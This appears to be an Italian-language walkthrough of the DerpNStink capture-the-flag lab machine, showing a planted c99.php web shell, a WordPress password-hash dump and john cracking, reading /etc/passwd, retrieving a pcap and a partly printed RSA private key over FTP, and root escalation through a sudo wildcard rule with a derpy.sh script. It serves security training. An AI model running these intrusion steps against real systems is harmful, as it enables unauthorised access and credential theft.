Name	Size	Modify	Owner/Group	Perms	Action
..	LINK	12.11.2017 13:15:50	nobody/nogroup	drwxr-xr-x	
.	LINK	22.06.2023 04:21:32	www-data/root	drwxrwxr-x	
[wp-admin]	DIR	16.08.2016 14:23:16	www-data/nogroup	drwxr-xr-x	
[wp-content]	DIR	12.11.2017 22:44:04	www-data/nogroup	drwxr-xr-x	
[wp-includes]	DIR	16.08.2016 14:23:17	www-data/nogroup	drwxr-xr-x	
c99.php	230.43 KB	22.06.2023 04:21:32	www-data/www-data	-rw-r--r--	
index.php	418 B	24.09.2013 20:18:11	www-data/nogroup	-rw-r--r--	
license.txt	19.47 KB	12.12.2017 13:39:41	www-data/nogroup	-rw-r--r--	
readme.html	7.15 KB	12.12.2017 13:39:41	www-data/nogroup	-rw-r--r--	
shell.php	33 B	22.06.2023 04:21:08	www-data/www-data	-rw-r--r--	
wp-activate.php	5.33 KB	24.05.2016 17:02:28	www-data/nogroup	-rw-r--r--	
wp-blog-header.php	364 B	19.12.2015 06:20:28	www-data/nogroup	-rw-r--r--	
wp-comments-post.php	1.44 KB	23.05.2016 12:44:27	www-data/nogroup	-rw-r--r--	
wp-config-sample.php	2.79 KB	16.12.2015 04:58:26	www-data/nogroup	-rw-r--r--	
wp-config.php	3.05 KB	11.11.2017 21:35:09	www-data/root	-rw-r--r--	
wp-cron.php	3.21 KB	24.05.2015 13:26:25	www-data/nogroup	-rw-r--r--	
wp-links-opml.php	2.33 KB	23.05.2016 12:44:27	www-data/nogroup	-rw-r--r--	
wp-load.php	3.27 KB	14.04.2016 13:53:28	www-data/nogroup	-rw-r--r--	
wp-login.php	33.26 KB	14.06.2016 17:51:28	www-data/nogroup	-rw-r--r--	
wp-mail.php	7.81 KB	12.12.2017 13:39:41	www-data/nogroup	-rw-r--r--	
wp-settings.php	13.59 KB	13.08.2016 12:02:31	www-data/nogroup	-rw-r--r--	
	29.19 KB	24.05.2016 16:44:29	www-data/nogroup	-rw-r--r--	

Transferring data from derptstink.local...

Utilizziamo le credenziali ottenute prima per poter accedere al mysql dalla shell avanzata c99.php :

Software: Apache/2.4.7 (Ubuntu). PHP/5.5.9-1ubuntu4.22
 uname -a: Linux DeRPnStiNK 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686
 uid=33(www-data) gid=33(www-data) groups=33(www-data)
 Safe-mode: OFF (not secure)

/var/www/html/weblog/.htaccess-wpa
 Free 17.63 GB of 22.51 GB (78.29%)

Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove Logout

Attention! SQL-Manager is NOT ready module! Don't reports bugs.

SQL Manager:
NO CONNECTION

<p>i * If login is null, login is owner of process. * If host is null, host is localhost * If port is null, port is 3306 (default)</p>	<p>Please, fill the form:</p> <table border="1"> <tr> <td>Username</td> <td>Password</td> <td>Database</td> </tr> <tr> <td>root</td> <td>*****</td> <td>wordpress</td> </tr> <tr> <td>Host</td> <td>PORT</td> <td></td> </tr> <tr> <td>localhost</td> <td>3306</td> <td>Connect</td> </tr> </table>	Username	Password	Database	root	*****	wordpress	Host	PORT		localhost	3306	Connect
Username	Password	Database											
root	*****	wordpress											
Host	PORT												
localhost	3306	Connect											

Preleviamo gli hash delle password dalla shell c99.php per poi utilizzare john per craccarle:

derptstink.local/weblog/c99.php?act=sql&sql_Login=root&sql_passwd=mysql&sql_server=localhost&sql_port=3306&sql_db=wordpress&

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

C99Shell v. 2.1 [PHP 8 Update] [02.02.2022]!

Software: Apache/2.4.7 (Ubuntu). PHP/5.5.9-1ubuntu4.22
 uname -a: Linux DeRPnStiNK 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686
 uid=33(www-data) gid=33(www-data) groups=33(www-data)
 Safe-mode: OFF (not secure)

/var/www/html/weblog/.htaccess-wpa
 Free 17.63 GB of 22.51 GB (78.29%)

Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove Logout

Attention! SQL-Manager is NOT ready module! Don't reports bugs.

SQL Manager:
 MySQL 5.5.58-0ubuntu0.14.04.1 (proto v10) running in localhost:3306 as root@localhost (password - "mysql")
[\[Index \]](#) [\[Query \]](#) [\[Server-status \]](#) [\[Server-variables \]](#) [\[Processes \]](#) [\[Logout \]](#)

Home

wordpress
 wp_commentmeta (0)
 wp_comments (1)
 wp_galleries (0)
 wp_gallery_gallerisslides (0)
 wp_gallery_slides (6)
 wp_links (0)
 wp_options (152)
 wp_postmeta (5)
 wp_posts (7)
 wp_term_relationships (2)
 wp_term_taxonomy (1)
 wp_terms (0)
 wp_usermeta (27)
 wp_users (2)

Create new table: **Create**

Dump DB: **Dump**

Structure [\[Browse \]](#) [\[Dump \]](#) [\[Insert \]](#)

Table wp_users (11 cols and 2 rows)

With selected: Confirm

	ID	user_login	user_pass	user_nicename	user_email	user_url	user_registered	user_activation_key	user_status
<input checked="" type="checkbox"/>	1	unclestinky	\$P\$BGN6NTkFvboVVCHU2R9qmNai1WFHSC41	unclestinky	unclestinky@DeRPnStiNK.local	NULL	2017-11-12 03:25:32	1510544888:\$P\$BQbCmzW/ICRqb1hU96nIVUFOINMKJM1	0
<input checked="" type="checkbox"/>	2	admin	\$P\$BgnU3VLAv.RwD3rdrkfVtQr6mFvpd/	admin	admin@derpnstink.local	NULL	2017-11-13 04:29:35	NULL	0



File Edit Search View Document Help



1 unclestinky:\$P\$BW6NTkFvboVVCHU2R9qmNai1WfHSC41

2 admin:\$P\$BgnU3VLAv.RWd3rdrkfVIuQr6mFvpd/

Successivamente avvio john con il file password.txt degli hash appena estratti, ecco il risultato:

```
(kali㉿kali)-[~/Desktop]
$ john password.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 128/128 SSE2 4x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
admin      (admin)
wedgie57  (unclestinky)
2g 0:00:04:16 DONE (2023-06-21 07:06) 0.007811g/s 10920p/s 10998c/s 10998C/s wedguy .. wederliy1997
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed.
```

Accediamo con le credenziali di 'unclestinky' password: 'wedgie57' :



You are now logged out.

Username or Email

unclestinky

Password

● ● ● ● ● ● ● ●

Remember Me

Log In

[Lost your password?](#)

Dashboard[Home](#)[Updates 6](#)[Posts](#)[Media](#)[Pages](#)[Comments](#)[Appearance](#)[Plugins 2](#)[Users](#)[Tools](#)[Settings](#)[Slideshow](#)[Collapse menu](#)**Get Started**[Customize Your Site](#)[or, change your theme completely](#)**Next Steps**[Edit your front page](#)[Add additional pages](#)[View your site](#)**More Actions**[Manage widgets or menus](#)[Turn comments on or off](#)[Learn more about getting started](#)**At a Glance** [1 Post](#) [1 Page](#) [1 Comment](#)

WordPress 4.6.9 running Twenty Sixteen theme.

[Update to 4.9.1](#)**Activity****Recently Published**

Nov 12th 2017, 3:25 am [Hello world!](#)

Recent Comments

From A WordPress Commenter on Hello world!

Quick Draft

What's on your mind?

[Save Draft](#)**Drafts**

[Flag.txt](#) November 13, 2017

flag2(a7d355b26bda6bf1196ccffead0b2cf2b81f0a9de5b4876b44
407f1dc07e51e6)

Nelle bozze(draft) troviamo la seconda flags che dovevamo trovare:

Edit Post

Add New


Flag.txt

Permalink: <http://derpnstink.local/weblog/flag-txt/> Edit

Add Media

Visual

Text



flag2(a7d355b26bda6bf1196ccffead0b2cf2b81f0a9de5b4876b44407f1dc07e51e6)

Successivamente navigo con la shell di c99 per trovare i nomi utenti disponibili sulla macchina vittima e trovo **stinky** e **mrderp**:

The screenshot shows a terminal window with the following details:

- URL: derptstink.local/weblog/c99.php?act=ls&d=%2Fhome&sort=0
- OS: Kali Linux
- Tools: Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec
- Software: Apache/2.4.7 (Ubuntu), PHP/5.5.9-1ubuntu4.22
- uname -a: Linux DeRPNStiNK 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686
- uid=33(www-data) gid=33(www-data) groups=33(www-data)
- Safe-mode: OFF (not secure)
- Permissions: drwxr-xr-x
- Free space: 17.63 GB of 22.51 GB (78.29%)
- File list:
 - .. (LINK, 12.11.2017 13:39:56, root/root)
 - . (LINK, 12.11.2017 12:54:19, root/root)
 - [mrderp] (DIR, 22.06.2023 04:14:32, mrderp/mrderp)
 - [stinky] (DIR, 09.01.2018 12:14:19, stinky/stinky)
- Action column with edit and delete icons for each file.
- Buttons at the bottom: Select all, Unselect all, With selected, Confirm.
- Text at the bottom: :: Command execute ::

```
Software: Apache/2.4.7 (Ubuntu), PHP/5.5.9-1ubuntu4.22
uname -a: Linux DeRPnStiNK 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Safe-mode: Off (not secure)
```

```
/var/www/html/weblog/ _www-verso_
Free 17.63 GB of 22.51 GB (78.29%)
```

[Encoder](#) [Tools](#) [Proc.](#) [FTP brute](#) [Sec.](#) [SQL](#) [PHP-code](#) [Update](#) [Feedback](#) [Self remove](#) [Logout](#)

Result of execution this command:

```
avahi:x:111:117:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
lightdm:x:112:118:Light Display Manager:/var/lib/lightdm:/bin/false
colord:x:113:121:colord colour management daemon,,,:/var/lib/colord:/bin/false
hplip:x:114:7:HPLIP system user,,,:/var/run/hplip:/bin/false
pulse:x:115:122:PulseAudio daemon,,,:/var/run/pulse:/bin/false
mysqld:x:116:125:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:117:65534::/var/run/sshd:/usr/sbin/nologin
stinky:x:1001:1001:Uncle Stinky,,,:/home/stinky/bin/bash
ftp:x:118:126:ftp daemon,,,:/var/run/ftp:/bin/false
mrderp:x:1000:1000:Mr. Derp,,,:/home/mrderp:/bin/bash
```

cat /etc/passwd


[Execute](#) [Display in text-area](#)

Provo ad accedere al computer vittima con username:**stinky** e password: **wedgie57**

Siccome li trovo molto simili alle precedenti di wordpress, e sono dentro e ottengo il terzo flag navigando sul desktop:

```
stinky@DeRPnStiNK:~$ ls
Desktop Documents Downloads ftp
stinky@DeRPnStiNK:~$ cd Desktop
stinky@DeRPnStiNK:~/Desktop$ ls
flag.txt
stinky@DeRPnStiNK:~/Desktop$ cat flag.txt
flag3(07f62b021771d3cf67e2e1faf18769cc5e5c119ad7d4d1847a11e11d6d5a7ecb)
stinky@DeRPnStiNK:~/Desktop$
```

Accedo al ftp remoto con le credenziali trovate sopra e scopro queste cartelle:



```

Accedo anche con la cli:
ftp> open 192.168.56.103
Connected to 192.168.56.103.
220 (vsFTPd 3.0.2)
Name (192.168.56.103:kali): stinky
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd files
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||46308|).
150 Here comes the directory listing.
-rw-r--r-- 1 1001 1001 4391468 Jun 21 15:04 derpissues.pcap
drwxr-xr-x 2 1001 1001 4096 Nov 12 2017 network-logs
drwxr-xr-x 3 1001 1001 4096 Nov 12 2017 ssh
-rwxr-xr-x 1 0 0 17 Nov 12 2017 test.txt
drwxr-xr-x 2 0 0 4096 Nov 12 2017 tmp
226 Directory send OK.
ftp> put derpissues.pcap
local: derpissues.pcap remote: derpissues.pcap
ftp: Can't open `derpissues.pcap': No such file or directory
ftp> get derpissues.pcap
local: derpissues.pcap remote: derpissues.pcap
229 Entering Extended Passive Mode (|||44588|).
150 Opening BINARY mode data connection for derpissues.pcap (4391468 bytes).
100% [*****] 4288 KiB 2.43 MiB/s 00:00 ETA
226 Transfer complete.
4391468 bytes received in 00:01 (2.43 MiB/s)

```

Le più interessanti riguardano una **chat** effettuata tra mrderp e stinky dove specificano che è presente un file .pcap di wireshark presente nel computer di stinky **per il recupero della password di mrderp**

Quindi sarà presente una connessione non cifrata dove sarà possibile ricavare la **password di mrderp**.

Mentre l'altro file è una chiave privata RSA che successivamente andremo a vedere a cosa serve.

The terminal window shows the following command and its output:

```

ftp> get derpissues.pcap /home/kali/Desktop
local: /home/kali/Desktop remote: derpissues.pcap
229 Entering Extended Passive Mode (|||48163|).
150 Opening BINARY mode data connection for derpissues.pcap (4391468 bytes).
ftp: Can't open '/home/kali/Desktop': Is a directory
226 Transfer complete.
225 No transfer to ABOR.
ftp> ls
229 Entering Extended Passive Mode (|||43664|).
150 Here comes the directory listing.
-rw-r--r-- 1 1001 1001 4391468 Jun 21 15:04 derpissues.pcap
drwxr-xr-x 2 1001 1001 4096 Nov 12 2017 network-logs
drwxr-xr-x 3 1001 1001 4096 Nov 12 2017 ssh
-rwxr-xr-x 1 0 0 17 Nov 12 2017 test.txt
drwxr-xr-x 2 0 0 4096 Nov 12 2017 tmp
226 Directory send OK.
ftp> cd network-logs
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||40209|).
150 Here comes the directory listing.
-rwxr-xr-x 1 0 0 719 Nov 12 2017 derpissues.txt
226 Directory send OK.
ftp> get derpissues.txt
local: derpissues.txt remote: derpissues.txt
229 Entering Extended Passive Mode (|||42158|).
150 Opening BINARY mode data connection for derpissues.txt (719 bytes).
100% [*****] 719 392.04 KiB/s
226 Transfer complete.
719 bytes received in 00:00 (165.71 KiB/s)
ftp> 

```

The Mousepad window contains the following transcript:

```

12:06 mrderp: hey i cant login to wordpress anymore. Can you look into it?
12:07 stinky: yeah, did you need a password reset?
3 12:07 mrderp: I think i accidentally deleted my account
4 12:07 mrderp: i just need to logon once to make a change
5 12:07 stinky: im gonna packet capture so we can figure out whats going on
6 12:07 mrderp: that seems a bit overkill, but wtv
7 12:08 stinky: commence the sniffer!!!!
8 12:08 mrderp: __-
9 12:10 stinky: fine derp, i think i fixed it for you though. cany you try to login?
10 12:11 mrderp: awesome it works!
11 12:12 stinky: we really are the best sysadmins #team
12 12:13 mrderp: i guess we are ...
13 12:15 mrderp: alright I made the changes, feel free to decommission my account
14 12:20 stinky: done! yay
15

```

File Edit Search View Document Help



```

1 |-----BEGIN RSA PRIVATE KEY-----
2 MIIEowIBAAKCAQEAwSaN1OE76mjt64f0pAbKnFyikjz4yV8qYUxki+MjiRPqtDo4
3 2xba30o78y82svuAHBm6YScUos8dHUCTMLA+ogsmodaJFghZEtQXugP8flgSk9c0
4 uJz0t9ih/MPmkjzfvl9oW2Nh1XIctVfTZ6o8ZeJI8Sxh8Eguh+dw69M+Ad0Dimn
5 AKDPdL7z7SeWg1BJ1q/oIAjJnv7yJz2iMbZ6x0j6/ZDE/2trrrdbSyMc5CyA09/f
6 5xZ9f1ofSYhiCQ+dp9CTgH/JpKmdsZ21Uus8cbeGk1WpT6B+D8zoNgRxm03/VyVB
7 LHXai03hmxshhDfp4bFc3foTTSyJobGoFX+ewIDAQABAOIBACESDds2H8EZ6Cqc
8 nRfehdBR2A/72oj3/1SbdNeys0HkJBppoZR5jE2o2Uzg95ebkiq9iPjbbSAXICAD
9 D3CVrJ0oHxvtWnloQoADynAyAIhNYhjoCIA5cPdvYwTZMeA2BgS+IkkCbeoPGPv4
10 ZpHuqXR8AqIaKl9ZBNZ5VVTM7fvFVl5afN5eWIZlOTDF++VSDedtR7nL2ggzacNk
11 Q8JCK9mF62wiIHK5Zjs1lns4Ii2kPw+q0bdYoaiFnexucvkMSFD7VAdffUECQIyq
12 YVbsp5tec2N4HdhK/B0V8D4+6u90uoIDFqbdJJWLQ55e6kspIWQxM/j6PRGQhL0
13 DeZCLQECgYEAE9qUoeblEro6ICqvccrye0ram38XmxAhVIPM7g5QXh58YdB1D6sq6X
14 VGGEdLxypnUbbDnJQ92Do0AtvqCTBx4VnoMNisce++7IyfTSygbZR8LscZQ51ciu
15 Qkowz3yp8XMyMw+YkEV5nAw9a4puiecg79rH9WSr4A/XMwHcJ2swloECgYEAYHn7
16 VNG/Nrc4/yeTqfrxzDBdHm+y9nowlWL+PQim9z+j78tlWX/9P8h98g0lADEvOZvc
17 fh1eW0gE4DDyRBeYetBytFc0kzzbcQtd7042/oPmpbW55lzKBnnXk03BI2bgU9Br
18 7QTsJlcUybZ0MVwgs+Go1Xj7PRisxMSRx8mHbvsCgYBxyLulfBz9Um/cTHDgtTab
19 L0LWucc5KMxMkTwbK92N6U2XBHrDV9wkZ2CIWPejZz8hbH830cfy1jbETJvHms9q
20 cxaQMZAf2ZOFQ3xebtfacNemn0b7RrHJibicaaM5xHvkHBXjlWN8e+b3*xjq2b8
21 gDfjM3A/S8+Bjogb/01JAQKBgGfUvbY9eBKhr06B+fnEre06c1Ar0/5qZLVKczD7
22 RTazcF3m81P6dRj052QsPQ4vay0kK3vqDA+s6lGPKDraGbAq0+5paCKCubN/1qP1
23 14fUmuXiCiikAPwoR0//5MtWiwuu2ci8Ice/PZIGD/kXk+sJXvCz2TiXcD/ah1W

```

La password di mrderp:

Successivamente cerchiamo il file .pcap e lo troviamo nella cartella Documents

Quindi lo spostiamo sul ftp in modo da poterlo scaricare successivamente su kali e aprirlo con wireshark:

```

stinky@DeRPnStiNK:~$ ls
Desktop  Documents  Downloads  ftp
stinky@DeRPnStiNK:~$ cd ftp
stinky@DeRPnStiNK:~/ftp$ ls
files
stinky@DeRPnStiNK:~/ftp$ cp /home/stinky/Documents/derpissues.pcap /home/stinky/
ftp
cp: cannot create regular file '/home/stinky/ftp/derpissues.pcap': Permission de-
nied
stinky@DeRPnStiNK:~/ftp$ cp /home/stinky/Documents/derpissues.pcap /home/stinky/
ftp/files
stinky@DeRPnStiNK:~/ftp$ 

```


Apriamo wireshark e cerchiamo se c'è qualche login senza crittografia, troviamo questo login effettuato da mrderp:

Packet bytes	Narrow & Wide	Case sensitive	String	log=mrderp&pwd=	Find	Cancel
No.	Time	Source	Destination	Protocol	Length	Info
5719	173.329268	192.168.146.194	192.168.146.2	DNS	98	Standard query 0x378d AAAA productsearch.ubuntu.com.localdomain
5720	173.329875	192.168.146.2	192.168.146.194	DNS	98	Standard query response 0xe619 No such name A productsearch.ubuntu.com.localdomain
5721	173.329884	192.168.146.2	192.168.146.194	DNS	98	Standard query response 0x378d No such name AAAA productsearch.ubuntu.com.localdomain
5722	173.330033	127.0.0.1	127.0.0.1	DNS	98	Standard query response 0x6bb3c No such name A productsearch.ubuntu.com.localdomain
5723	173.330052	127.0.0.1	127.0.0.1	DNS	98	Standard query response 0xbb3c No such name AAAA productsearch.ubuntu.com.localdomain
5724	175.130694	127.0.0.1	127.0.0.1	TCP	68	80 .. 38214 [FIN, ACK] Seq=4158 Ack=1150 Win=46464 Len=0 TSval=3538938 TSecr=3537696
5725	175.130832	127.0.0.1	127.0.0.1	TCP	68	38214 .. 80 [FIN, ACK] Seq=1150 Ack=4159 Win=305664 Len=0 TSval=3538938 TSecr=3538938
5726	175.130842	127.0.0.1	127.0.0.1	TCP	68	80 .. 38214 [ACK] Seq=4159 Ack=1151 Win=46464 Len=0 TSval=3538938 TSecr=3538938
5727	175.183944	192.168.146.194	216.58.192.206	TCP	56	[TCP Keep-Alive] 69206 .. 80 [ACK] Seq=870 Ack=1493 Win=32078 Len=0
5728	175.184367	216.58.192.206	192.168.146.194	TCP	62	[TCP Keep-Alive ACK] 80 .. 60200 [ACK] Seq=1493 Ack=871 Win=64240 Len=0
5729	188.870282	192.168.146.194	216.58.192.206	TCP	56	60200 .. 80 [FIN, ACK] Seq=871 Ack=1493 Win=32078 Len=0
5730	188.870675	216.58.192.206	192.168.146.194	TCP	62	80 .. 60200 [ACK] Seq=1493 Ack=4159 Win=64239 Len=0
5731	188.887884	216.58.192.206	192.168.146.194	TCP	62	80 .. 60200 [FIN, PSH, ACK] Seq=1493 Ack=872 Win=64239 Len=0
5732	188.887910	192.168.146.194	216.58.192.206	TCP	56	60200 .. 80 [ACK] Seq=872 Ack=1494 Win=32078 Len=0
5733	188.030725	127.0.0.1	127.0.0.1	TCP	76	38216 .. 80 [SYN] Seq=0 Win=43694 Len=0 MSS=65495 SACK_PERM TSval=3540663 TSecr=3540663 WS=128
5734	188.030735	127.0.0.1	127.0.0.1	TCP	76	80 .. 38216 [SYN, ACK] Seq=0 Ack=1 Win=43694 Len=0 MSS=65495 SACK_PERM TSval=3540663 TSecr=3540663 WS=128
5735	188.030744	127.0.0.1	127.0.0.1	TCP	68	38216 .. 80 [ACK] Seq=1 Ack=1 Win=43776 Len=0 TSval=3540663 TSecr=3540663
5736	182.033269	127.0.0.1	127.0.0.1	HTTP	735	POST / weblog/wp-login.php HTTP/1.1 (application/x-www-form-urlencoded)
5737	182.033211	127.0.0.1	127.0.0.1	TCP	68	80 .. 38216 [ACK] Seq=1 Ack=668 Win=45056 Len=0 TSval=3540664 TSecr=3540664

Tra cui username: 'mrderp' password:'derpderpderpderpderpderp' (7volte)

Proviamo ad accedere con queste credenziali ma non basta, per accedere al ssh abbiamo dovuto anche inserire la chiave privata scaricata prima sul comando ssh, poichè sennò dava errore di firma invalida:

```
[kali㉿kali)-[~/Desktop]
$ ssh -i key.txt mrderp@192.168.56.103
Ubuntu 14.04.5 LTS
```



```
sign_and_send_pubkey: no mutual signature supported
mrderp@192.168.56.103's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

 * Documentation:  https://help.ubuntu.com/

331 packages can be updated.
231 updates are security updates.

Last login: Mon Nov 13 01:03:13 2017 from 192.168.1.129
mrderp@DeRPnStiNK:~$
```

Proviamo ad effettuare 'sudo su' ma ci da un errore, e verifichiamo con sudo -l dove è possibile chiamare il sudo:

```
Last login: Mon Nov 13 01:03:13 2017 from 192.168.1.129
mrderp@DeRPnStiNK:~$ sudo -l
[sudo] password for mrderp:
Matching Defaults entries for mrderp on DeRPnStiNK:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User mrderp may run the following commands on DeRPnStiNK:
    (ALL) /home/mrderp/binaries/derpy*
mrderp@DeRPnStiNK:~$
```

Scopriamo che dobbiamo fare perforza un file nella cartella /binaries chiamato derpy* in qualsiasi linguaggio supportato decidiamo di farlo in linguaggio sh(Linguaggio Shell default di linux).

Per prima cosa creiamo la cartella binaries in /home/mrderp come specificato da sudo -l:

```
mrderp@DeRPnStiNK:~$ mkdir binaries  
mrderp@DeRPnStiNK:~$ ls  
binaries Desktop Documents Downloads
```

Proviamo a creare il file con nano, ma ci da errore quindi decidiamo di usare un editor della CLI che si chiama EOF per scrivere il file:

```
mrderp@DeRPnStiNK:~/binaries$ sudo -l  
Matching Defaults entries for mrderp on DeRPnStiNK:  
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin  
  
User mrderp may run the following commands on DeRPnStiNK:  
    (ALL) /home/mrderp/binaries/derpy*  
mrderp@DeRPnStiNK:~/binaries$ cat <<EOF > derpy.sh  
>  
> Invia un messaggio in General  
> ^C  
mrderp@DeRPnStiNK:~/binaries$ cat <<EOF > derpy.sh  
> #!/bin/sh  
> /bin/bash  
> > EOF  
> EOF  
mrderp@DeRPnStiNK:~/binaries$ ls  
derpy.sh  
mrderp@DeRPnStiNK:~/binaries$ █
```

Dopo aver scritto il nome corretto del file come richiesto da sudo -l, andiamo ad inserirgli "/bin/bash" che è il percorso del file eseguibile che implementa l'interprete di comandi Bash.

Impostiamo i permessi al file di 777 e avviamolo con sudo su verificando che in questo modo accetta il root:

```
mrderp@DeRPnStiNK:~/binaries$ ls  
derpy.sh  
mrderp@DeRPnStiNK:~/binaries$ chmod 777 derpy.sh  
mrderp@DeRPnStiNK:~/binaries$ ls  
derpy.sh  
mrderp@DeRPnStiNK:~/binaries$ sudo ./derpy.sh  
root@DeRPnStiNK:~/binaries# id  
uid=0(root) gid=0(root) groups=0(root)  
root@DeRPnStiNK:~/binaries# cd root  
bash: cd: root: No such file or directory  
root@DeRPnStiNK:~/binaries# cd /root  
root@DeRPnStiNK:/root# ls  
Desktop Documents Downloads  
root@DeRPnStiNK:/root# cd Desktop  
root@DeRPnStiNK:/root/Desktop# ls  
flag.txt  
root@DeRPnStiNK:/root/Desktop# cat flag.txt  
flag4(49dca65f362fee401292ed7ada96f96295eab1e589c52e4e66bf4aedd715fdd)
```

Congrats on rooting my first VulnOS!

Hit me up on twitter and let me know your thoughts!

@securekomodo

Sono così riuscito a trovare un'altra modalità per ottenere il root sulla macchina derpnstink 2018!

